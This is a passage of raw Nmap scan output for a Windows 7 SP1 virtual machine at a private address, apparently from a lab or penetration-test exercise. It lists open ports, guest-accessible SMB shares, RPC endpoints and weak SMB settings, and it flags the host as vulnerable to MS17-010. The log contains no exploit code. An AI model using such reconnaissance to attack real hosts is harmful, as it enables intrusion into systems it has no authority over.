49152/tcp open  unknown      syn-ack
49153/tcp open  unknown      syn-ack
49154/tcp open  unknown      syn-ack
49155/tcp open  unknown      syn-ack
49156/tcp open  unknown      syn-ack
49157/tcp open  unknown      syn-ack

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 44624/tcp): CLEAN (Couldn't connect)
```

```
|   Check 2 (port 7448/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 25248/udp): CLEAN (Failed to receive data)
|   Check 4 (port 35812/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-enum-shares:
|   account_used: guest
|   \\192.168.8.169\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.8.169\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\192.168.8.169\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|_    Current user access: READ/WRITE
|_dns-brute: Can't guess domain of "192.168.8.169"; use dns-brute.domain script argument.
| port-states:
|   tcp:
|     open: 135,139,445,5357,49152-49157
|_    closed: 1-134,136-138,140-444,446-5356,5358-49151,49158-65535
| smb2-time:
|   date: 2022-09-29T02:21:44
|_  start_date: 2022-09-29T01:52:55
| unusual-port:
|_  WARNING: this script depends on Nmap's service/version detection (-sV)
| nbstat: NetBIOS name: WIN-845Q99OO4PP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:9c:bf:70
(VMware)
| Names:
|   WIN-845Q99OO4PP<00>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WIN-845Q99OO4PP<20>  Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   00 0c 29 9c bf 70 00 00 00 00 00 00 00 00 00 00
|   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|_  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
| msrpc-enum:
|
|     tcp_port: 49152
|     uuid: d95afe70-a6d5-4259-822e-2c84da1ddb0d
|     ip_addr: 0.0.0.0
|
|     ncalrpc: LRPC-4e1f66d92b77898081
|     uuid: 8174bb16-571b-4c38-8386-1102b449044a
|
|     ncalrpc: LRPC-4e1f66d92b77898081
|     uuid: a2d47257-12f7-4beb-8981-0ebfa935c407
|
|     ncalrpc: LRPC-4e1f66d92b77898081
|     uuid: 3f31c91e-2545-4b7b-9311-9529e8bffef6
|
```

```
|     ncalrpc: LRPC-85cc02624f34401d05
|     exe: ssdpsrv ssdpsrv interface (SSDP service)
|     uuid: 4b112204-0e19-11d3-b42b-0000f81feb9f
|
|     netbios: \\WIN-845Q99OO4PP
|     exe: lsass.exe samr interface
|     uuid: 12345778-1234-abcd-ef00-0123456789ac
|     ncacn_np: \pipe\lsass
|
|     ncalrpc: LRPC-cb4ccbe982f4ed1da5
|     exe: lsass.exe samr interface
|     uuid: 12345778-1234-abcd-ef00-0123456789ac
|
|     ncalrpc: audit
|     exe: lsass.exe samr interface
|     uuid: 12345778-1234-abcd-ef00-0123456789ac
|
|     ncalrpc: securityevent
|     exe: lsass.exe samr interface
|     uuid: 12345778-1234-abcd-ef00-0123456789ac
|
|     ncalrpc: LSARPC_ENDPOINT
|     exe: lsass.exe samr interface
|     uuid: 12345778-1234-abcd-ef00-0123456789ac
|
|     ncalrpc: lsapolicylookup
|     exe: lsass.exe samr interface
|     uuid: 12345778-1234-abcd-ef00-0123456789ac
|
|     ncalrpc: lsasspirpc
|     exe: lsass.exe samr interface
|     uuid: 12345778-1234-abcd-ef00-0123456789ac
|
|     ncalrpc: protected_storage
|     exe: lsass.exe samr interface
|     uuid: 12345778-1234-abcd-ef00-0123456789ac
|
|     netbios: \\WIN-845Q99OO4PP
|     exe: lsass.exe samr interface
|     uuid: 12345778-1234-abcd-ef00-0123456789ac
|     ncacn_np: \PIPE\protected_storage
|
|     ncalrpc: samss lpc
|     exe: lsass.exe samr interface
|     uuid: 12345778-1234-abcd-ef00-0123456789ac
|
|     tcp_port: 49157
|     exe: lsass.exe samr interface
|     uuid: 12345778-1234-abcd-ef00-0123456789ac
|     ip_addr: 0.0.0.0
|
|     tcp_port: 49156
|     uuid: 6b5bdd1e-528c-422c-af8c-a4079be4fe48
|     ip_addr: 0.0.0.0
|     annotation: Remote Fw APIs
|
|     tcp_port: 49156
|     uuid: 12345678-1234-abcd-ef00-0123456789ab
|     ip_addr: 0.0.0.0
```

```
|     annotation: IPSec Policy agent endpoint
|
|     ncalrpc: LRPC-9925922dfc0350051a
|     uuid: 12345678-1234-abcd-ef00-0123456789ab
|     annotation: IPSec Policy agent endpoint
|
|     tcp_port: 49155
|     uuid: 367abb81-9844-35f1-ad32-98f038001003
|     ip_addr: 0.0.0.0
|
|     ncalrpc: OLE8A4ECA8C50A94582842160A9878A
|     uuid: 0767a036-0d22-48aa-ba69-b619480f38cb
|     annotation: PcaSvc
|
|     ncalrpc: LRPC-de49b76f7e38a961f9
|     uuid: 0767a036-0d22-48aa-ba69-b619480f38cb
|     annotation: PcaSvc
|
|     ncalrpc: OLE8A4ECA8C50A94582842160A9878A
|     uuid: b58aa02e-2884-4e97-8176-4ee06d794184
|
|     ncalrpc: LRPC-de49b76f7e38a961f9
|     uuid: b58aa02e-2884-4e97-8176-4ee06d794184
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: b58aa02e-2884-4e97-8176-4ee06d794184
|     ncacn_np: \pipe\trkwks
|
|     ncalrpc: trkwks
|     uuid: b58aa02e-2884-4e97-8176-4ee06d794184
|
|     ncalrpc: LRPC-abf1c30ab03623f745
|     uuid: dd490425-5325-4565-b774-7e27d6c09c24
|     annotation: Base Firewall Engine API
|
|     ncalrpc: LRPC-abf1c30ab03623f745
|     uuid: 7f9d11bf-7fb9-436b-a812-b2d50c5d4c03
|     annotation: Fw APIs
|
|     ncalrpc: LRPC-abf1c30ab03623f745
|     uuid: 2fb92682-6599-42dc-ae13-bd2ca89bd11c
|     annotation: Fw APIs
|
|     ncalrpc: spoolss
|     uuid: 0b6edbfa-4a24-4fc6-8a23-942b1eca65d1
|     annotation: Spooler function endpoint
|
|     ncalrpc: spoolss
|     uuid: ae33069b-a2a8-46ee-a235-ddfd339be281
|     annotation: Spooler base remote object endpoint
|
|     ncalrpc: spoolss
|     uuid: 4a452661-8290-4b36-8fbe-7f4093a94978
|     annotation: Spooler function endpoint
|
|     ncalrpc: OLE45C40DFD160D437495EDE31F8356
|     uuid: 7ea70bcf-48af-4f6a-8968-6a440754d5fa
|     annotation: NSI server endpoint
|
```

```
|     ncalrpc: LRPC-4863e4f58f2814df36
|     uuid: 7ea70bcf-48af-4f6a-8968-6a440754d5fa
|     annotation: NSI server endpoint
|
|     ncalrpc: OLE45C40DFD160D437495EDE31F8356
|     uuid: 3473dd4d-2e88-4006-9cba-22570909dd10
|     annotation: WinHttp Auto-Proxy Service
|
|     ncalrpc: LRPC-4863e4f58f2814df36
|     uuid: 3473dd4d-2e88-4006-9cba-22570909dd10
|     annotation: WinHttp Auto-Proxy Service
|
|     ncalrpc: IUserProfile2
|     uuid: c9ac6db5-82b7-4e55-ae8a-e464ed7b4277
|     annotation: Impl friendly name
|
|     ncalrpc: IUserProfile2
|     uuid: c9ac6db5-82b7-4e55-ae8a-e464ed7b4277
|     annotation: Impl friendly name
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: c9ac6db5-82b7-4e55-ae8a-e464ed7b4277
|     annotation: Impl friendly name
|
|     ncalrpc: IUserProfile2
|     uuid: 2eb08e3e-639f-4fba-97b1-14f878961076
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: 2eb08e3e-639f-4fba-97b1-14f878961076
|
|     ncalrpc: IUserProfile2
|     uuid: c9ac6db5-82b7-4e55-ae8a-e464ed7b4277
|     annotation: Impl friendly name
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: c9ac6db5-82b7-4e55-ae8a-e464ed7b4277
|     annotation: Impl friendly name
|
|     ncalrpc: senssvc
|     uuid: c9ac6db5-82b7-4e55-ae8a-e464ed7b4277
|     annotation: Impl friendly name
|
|     ncalrpc: IUserProfile2
|     uuid: 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53
|
|     ncalrpc: senssvc
|     uuid: 0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53
|
|     ncalrpc: IUserProfile2
|     exe: mstask.exe atsvc interface (Scheduler service)
|     uuid: 1ff70682-0a51-30e8-076d-740be8cee98b
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     exe: mstask.exe atsvc interface (Scheduler service)
|     uuid: 1ff70682-0a51-30e8-076d-740be8cee98b
|
```

```
|     ncalrpc: senssvc
|     exe: mstask.exe atsvc interface (Scheduler service)
|     uuid: 1ff70682-0a51-30e8-076d-740be8cee98b
|
|     netbios: \\WIN-845Q99OO4PP
|     exe: mstask.exe atsvc interface (Scheduler service)
|     uuid: 1ff70682-0a51-30e8-076d-740be8cee98b
|     ncacn_np: \PIPE\atsvc
|
|     ncalrpc: IUserProfile2
|     uuid: 378e52b0-c0a9-11cf-822d-00aa0051e40f
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: 378e52b0-c0a9-11cf-822d-00aa0051e40f
|
|     ncalrpc: senssvc
|     uuid: 378e52b0-c0a9-11cf-822d-00aa0051e40f
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 378e52b0-c0a9-11cf-822d-00aa0051e40f
|     ncacn_np: \PIPE\atsvc
|
|     ncalrpc: IUserProfile2
|     uuid: 86d35949-83c9-4044-b424-db363231fd0c
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: 86d35949-83c9-4044-b424-db363231fd0c
|
|     ncalrpc: senssvc
|     uuid: 86d35949-83c9-4044-b424-db363231fd0c
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 86d35949-83c9-4044-b424-db363231fd0c
|     ncacn_np: \PIPE\atsvc
|
|     tcp_port: 49154
|     uuid: 86d35949-83c9-4044-b424-db363231fd0c
|     ip_addr: 0.0.0.0
|
|     ncalrpc: IUserProfile2
|     uuid: 552d076a-cb29-4e44-8b6a-d15e59e2c0af
|     annotation: IP Transition Configuration endpoint
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: 552d076a-cb29-4e44-8b6a-d15e59e2c0af
|     annotation: IP Transition Configuration endpoint
|
|     ncalrpc: senssvc
|     uuid: 552d076a-cb29-4e44-8b6a-d15e59e2c0af
|     annotation: IP Transition Configuration endpoint
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 552d076a-cb29-4e44-8b6a-d15e59e2c0af
|     ncacn_np: \PIPE\atsvc
|     annotation: IP Transition Configuration endpoint
|
|     tcp_port: 49154
|     uuid: 552d076a-cb29-4e44-8b6a-d15e59e2c0af
|     ip_addr: 0.0.0.0
```

```
|     annotation: IP Transition Configuration endpoint
|
|     ncalrpc: IUserProfile2
|     uuid: a398e520-d59a-4bdd-aa7a-3c1e0303a511
|     annotation: IKE/Authip API
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: a398e520-d59a-4bdd-aa7a-3c1e0303a511
|     annotation: IKE/Authip API
|
|     ncalrpc: senssvc
|     uuid: a398e520-d59a-4bdd-aa7a-3c1e0303a511
|     annotation: IKE/Authip API
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: a398e520-d59a-4bdd-aa7a-3c1e0303a511
|     ncacn_np: \PIPE\atsvc
|     annotation: IKE/Authip API
|
|     tcp_port: 49154
|     uuid: a398e520-d59a-4bdd-aa7a-3c1e0303a511
|     ip_addr: 0.0.0.0
|     annotation: IKE/Authip API
|
|     ncalrpc: IUserProfile2
|     uuid: 98716d03-89ac-44c7-bb8c-285824e51c4a
|     annotation: XactSrv service
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: 98716d03-89ac-44c7-bb8c-285824e51c4a
|     annotation: XactSrv service
|
|     ncalrpc: senssvc
|     uuid: 98716d03-89ac-44c7-bb8c-285824e51c4a
|     annotation: XactSrv service
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 98716d03-89ac-44c7-bb8c-285824e51c4a
|     ncacn_np: \PIPE\atsvc
|     annotation: XactSrv service
|
|     tcp_port: 49154
|     uuid: 98716d03-89ac-44c7-bb8c-285824e51c4a
|     ip_addr: 0.0.0.0
|     annotation: XactSrv service
|
|     ncalrpc: IUserProfile2
|     uuid: 201ef99a-7fa0-444c-9399-19ba84f12a1a
|     annotation: AppInfo
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: 201ef99a-7fa0-444c-9399-19ba84f12a1a
|     annotation: AppInfo
|
|     ncalrpc: senssvc
|     uuid: 201ef99a-7fa0-444c-9399-19ba84f12a1a
|     annotation: AppInfo
|
|     netbios: \\WIN-845Q99OO4PP
```

```
|     uuid: 201ef99a-7fa0-444c-9399-19ba84f12a1a
|     ncacn_np: \PIPE\atsvc
|     annotation: AppInfo
|
|     tcp_port: 49154
|     uuid: 201ef99a-7fa0-444c-9399-19ba84f12a1a
|     ip_addr: 0.0.0.0
|     annotation: AppInfo
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 201ef99a-7fa0-444c-9399-19ba84f12a1a
|     ncacn_np: \PIPE\srvsvc
|     annotation: AppInfo
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 201ef99a-7fa0-444c-9399-19ba84f12a1a
|     ncacn_np: \PIPE\browser
|     annotation: AppInfo
|
|     ncalrpc: IUserProfile2
|     uuid: 5f54ce7d-5b79-4175-8584-cb65313a0e98
|     annotation: AppInfo
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: 5f54ce7d-5b79-4175-8584-cb65313a0e98
|     annotation: AppInfo
|
|     ncalrpc: senssvc
|     uuid: 5f54ce7d-5b79-4175-8584-cb65313a0e98
|     annotation: AppInfo
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 5f54ce7d-5b79-4175-8584-cb65313a0e98
|     ncacn_np: \PIPE\atsvc
|     annotation: AppInfo
|
|     tcp_port: 49154
|     uuid: 5f54ce7d-5b79-4175-8584-cb65313a0e98
|     ip_addr: 0.0.0.0
|     annotation: AppInfo
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 5f54ce7d-5b79-4175-8584-cb65313a0e98
|     ncacn_np: \PIPE\srvsvc
|     annotation: AppInfo
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 5f54ce7d-5b79-4175-8584-cb65313a0e98
|     ncacn_np: \PIPE\browser
|     annotation: AppInfo
|
|     ncalrpc: IUserProfile2
|     uuid: fd7a0523-dc70-43dd-9b2e-9c5ed48225b1
|     annotation: AppInfo
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: fd7a0523-dc70-43dd-9b2e-9c5ed48225b1
|     annotation: AppInfo
|
```

```
|     ncalrpc: senssvc
|     uuid: fd7a0523-dc70-43dd-9b2e-9c5ed48225b1
|     annotation: AppInfo
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: fd7a0523-dc70-43dd-9b2e-9c5ed48225b1
|     ncacn_np: \PIPE\atsvc
|     annotation: AppInfo
|
|     tcp_port: 49154
|     uuid: fd7a0523-dc70-43dd-9b2e-9c5ed48225b1
|     ip_addr: 0.0.0.0
|     annotation: AppInfo
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: fd7a0523-dc70-43dd-9b2e-9c5ed48225b1
|     ncacn_np: \PIPE\srvsvc
|     annotation: AppInfo
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: fd7a0523-dc70-43dd-9b2e-9c5ed48225b1
|     ncacn_np: \PIPE\browser
|     annotation: AppInfo
|
|     ncalrpc: IUserProfile2
|     uuid: 58e604e8-9adb-4d2e-a464-3b0683fb1480
|     annotation: AppInfo
|
|     ncalrpc: OLE6748BFBC3DCD44F885647BF58DE6
|     uuid: 58e604e8-9adb-4d2e-a464-3b0683fb1480
|     annotation: AppInfo
|
|     ncalrpc: senssvc
|     uuid: 58e604e8-9adb-4d2e-a464-3b0683fb1480
|     annotation: AppInfo
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 58e604e8-9adb-4d2e-a464-3b0683fb1480
|     ncacn_np: \PIPE\atsvc
|     annotation: AppInfo
|
|     tcp_port: 49154
|     uuid: 58e604e8-9adb-4d2e-a464-3b0683fb1480
|     ip_addr: 0.0.0.0
|     annotation: AppInfo
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 58e604e8-9adb-4d2e-a464-3b0683fb1480
|     ncacn_np: \PIPE\srvsvc
|     annotation: AppInfo
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 58e604e8-9adb-4d2e-a464-3b0683fb1480
|     ncacn_np: \PIPE\browser
|     annotation: AppInfo
|
|     ncalrpc: eventlog
|     uuid: f6beaff7-1e19-4fbb-9f8f-b89e2018337c
|     annotation: Event log TCPIP
```

```
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: f6beaff7-1e19-4fbb-9f8f-b89e2018337c
|     ncacn_np: \pipe\eventlog
|     annotation: Event log TCPIP
|
|     tcp_port: 49153
|     uuid: f6beaff7-1e19-4fbb-9f8f-b89e2018337c
|     ip_addr: 0.0.0.0
|     annotation: Event log TCPIP
|
|     ncalrpc: eventlog
|     uuid: 30adc50c-5cbc-46ce-9a0e-91914789e23c
|     annotation: NRP server endpoint
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 30adc50c-5cbc-46ce-9a0e-91914789e23c
|     ncacn_np: \pipe\eventlog
|     annotation: NRP server endpoint
|
|     tcp_port: 49153
|     uuid: 30adc50c-5cbc-46ce-9a0e-91914789e23c
|     ip_addr: 0.0.0.0
|     annotation: NRP server endpoint
|
|     ncalrpc: AudioClientRpc
|     uuid: 30adc50c-5cbc-46ce-9a0e-91914789e23c
|     annotation: NRP server endpoint
|
|     ncalrpc: Audiosrv
|     uuid: 30adc50c-5cbc-46ce-9a0e-91914789e23c
|     annotation: NRP server endpoint
|
|     ncalrpc: eventlog
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5
|     annotation: DHCP Client LRPC Endpoint
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5
|     ncacn_np: \pipe\eventlog
|     annotation: DHCP Client LRPC Endpoint
|
|     tcp_port: 49153
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5
|     ip_addr: 0.0.0.0
|     annotation: DHCP Client LRPC Endpoint
|
|     ncalrpc: AudioClientRpc
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5
|     annotation: DHCP Client LRPC Endpoint
|
|     ncalrpc: Audiosrv
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5
|     annotation: DHCP Client LRPC Endpoint
|
|     ncalrpc: dhcpcsvc
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5
|     annotation: DHCP Client LRPC Endpoint
|
```

```
|     ncalrpc: eventlog
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6
|     annotation: DHCPv6 Client LRPC Endpoint
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6
|     ncacn_np: \pipe\eventlog
|     annotation: DHCPv6 Client LRPC Endpoint
|
|     tcp_port: 49153
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6
|     ip_addr: 0.0.0.0
|     annotation: DHCPv6 Client LRPC Endpoint
|
|     ncalrpc: AudioClientRpc
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6
|     annotation: DHCPv6 Client LRPC Endpoint
|
|     ncalrpc: Audiosrv
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6
|     annotation: DHCPv6 Client LRPC Endpoint
|
|     ncalrpc: dhcpcsvc
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6
|     annotation: DHCPv6 Client LRPC Endpoint
|
|     ncalrpc: dhcpcsvc6
|     uuid: 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6
|     annotation: DHCPv6 Client LRPC Endpoint
|
|     ncalrpc: eventlog
|     uuid: 06bba54a-be05-49f9-b0a0-30f790261023
|     annotation: Security Center
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 06bba54a-be05-49f9-b0a0-30f790261023
|     ncacn_np: \pipe\eventlog
|     annotation: Security Center
|
|     tcp_port: 49153
|     uuid: 06bba54a-be05-49f9-b0a0-30f790261023
|     ip_addr: 0.0.0.0
|     annotation: Security Center
|
|     ncalrpc: AudioClientRpc
|     uuid: 06bba54a-be05-49f9-b0a0-30f790261023
|     annotation: Security Center
|
|     ncalrpc: Audiosrv
|     uuid: 06bba54a-be05-49f9-b0a0-30f790261023
|     annotation: Security Center
|
|     ncalrpc: dhcpcsvc
|     uuid: 06bba54a-be05-49f9-b0a0-30f790261023
|     annotation: Security Center
|
|     ncalrpc: dhcpcsvc6
|     uuid: 06bba54a-be05-49f9-b0a0-30f790261023
|     annotation: Security Center
```

```
|
|     ncalrpc: OLE5D141EF26C73460EA456A9C509DB
|     uuid: 06bba54a-be05-49f9-b0a0-30f790261023
|     annotation: Security Center
|
|     ncalrpc: WMsgKRpc08A221
|     uuid: 76f226c3-ec14-4325-8a99-6a46348418af
|
|     ncalrpc: WMsgKRpc08A221
|     uuid: 12e65dd8-887f-41ef-91bf-8d816c42c2e7
|     annotation: Secure Desktop LRPC interface
|
|     ncalrpc: LRPC-1141faac5f7c4f060d
|     uuid: c9ac6db5-82b7-4e55-ae8a-e464ed7b4277
|     annotation: Impl friendly name
|
|     ncalrpc: WMsgKRpc087450
|     uuid: 76f226c3-ec14-4325-8a99-6a46348418af
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: 76f226c3-ec14-4325-8a99-6a46348418af
|     ncacn_np: \PIPE\InitShutdown
|
|     ncalrpc: WindowsShutdown
|     uuid: 76f226c3-ec14-4325-8a99-6a46348418af
|
|     ncalrpc: WMsgKRpc087450
|     uuid: d95afe70-a6d5-4259-822e-2c84da1ddb0d
|
|     netbios: \\WIN-845Q99OO4PP
|     uuid: d95afe70-a6d5-4259-822e-2c84da1ddb0d
|     ncacn_np: \PIPE\InitShutdown
|
|     ncalrpc: WindowsShutdown
|_    uuid: d95afe70-a6d5-4259-822e-2c84da1ddb0d
| smb2-security-mode:
|   2.1:
|_    Message signing enabled but not required
| smb2-capabilities:
|   2.0.2:
|     Distributed File System
|   2.1:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
|_smb-mbenum: ERROR: Script execution failed (use -d to debug)
| dns-blacklist:
|   SPAM
|     list.quorum.to - FAIL
|     spam.dnsbl.sorbs.net - FAIL
|_    l2.apews.org - FAIL
|_clock-skew: mean: 1h20m00s, deviation: 2h18m36s, median: -1s
|_smb-vuln-ms10-054: false
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2.0.2
|_    2.1
|_fcrdns: FAIL (No PTR record)
```

```
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99OO4PP
|   NetBIOS computer name: WIN-845Q99OO4PP\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2022-09-28T22:21:41-04:00
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Post-scan script results:
| reverse-index:
|   135/tcp: 192.168.8.169
|   139/tcp: 192.168.8.169
|   445/tcp: 192.168.8.169
|   5357/tcp: 192.168.8.169
|   49152/tcp: 192.168.8.169
|   49153/tcp: 192.168.8.169
|   49154/tcp: 192.168.8.169
|   49155/tcp: 192.168.8.169
|   49156/tcp: 192.168.8.169
|_  49157/tcp: 192.168.8.169
Read data files from: /usr/bin/../share/nmap
 Nmap done at Wed Sep 28 22:23:23 2022 -- 1 IP address (1 host up) scanned in 280.48 seconds
```